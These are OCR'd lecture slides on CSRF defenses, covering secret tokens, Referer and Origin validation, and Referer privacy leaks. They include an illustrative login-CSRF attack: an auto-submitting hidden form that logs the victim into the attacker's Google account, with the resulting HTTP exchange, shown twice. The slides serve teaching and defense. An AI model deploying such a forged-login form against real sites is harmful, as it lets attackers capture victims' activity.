
# Secret Token Validation

Requests include a hard-to-guess secret.

- Unguessability substitutes for unforgeability.


Variations

- Session identifier.
- Session-independent token.
- Session-dependent token.
- HMAC of session identifier.




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

# Referer Validation



# Referer Validation Defense

HTTP Referer header

- **Referer:** http://www.facebook.com/ ✔
- **Referer:** http://www.attacker.com/evil.html x
- **Referer:** ?

**Lenient Referer validation.**

- Secure, but Referer is sometimes absent ...

**Strict Referer validation.**

- Doesn't work if Referer is missing.

# Referer Privacy Problems

Referer may leak privacy-sensitive information.


- http://intranet.corp.apple.com/projects/iphone/competitors.html

Common sources of blocking:

- Network stripping by the organization.
- Network stripping by local machine.
- Stripped by browser for HTTPS -> HTTP transitions.
- User preference in browser.
- Buggy user agents.

Site cannot afford to block these users.

# Suppression over HTTPS is low



# Broader View of CSRF

Abuse of cross-site data export feature.


- From user's browser to honest server.
- Disrupts integrity of user's session.

Why mount a CSRF attack?


- Network connectivity.
- Read browser state.
- Write browser state.


Not just "session riding".


# Login CSRF



Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

# Payments Login CSRF









# Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

# Sites can Redirect Browser



# Attack on Origin/Referer Header




What if honest site sends POST to attacker.com?

- Solution: origin header records redirect.

# CSRF Recommendations

Login CSRF.
- Strict Referer/Origin header validation.
- Login forms typically submit over HTTPS, not blocked.

HTTPS sites, such as banking sites.
- Use strict Referer/Origin validation to prevent CSRF.

Other.
- Use Ruby-on-Rails or other framework that implements secret token method correctly.

Origin header.
- Alternative to Referer with fewer privacy problems.
- Sent only on POST, sends only necessary data.
- Defense against redirect-based attacks.

# < Code Injection />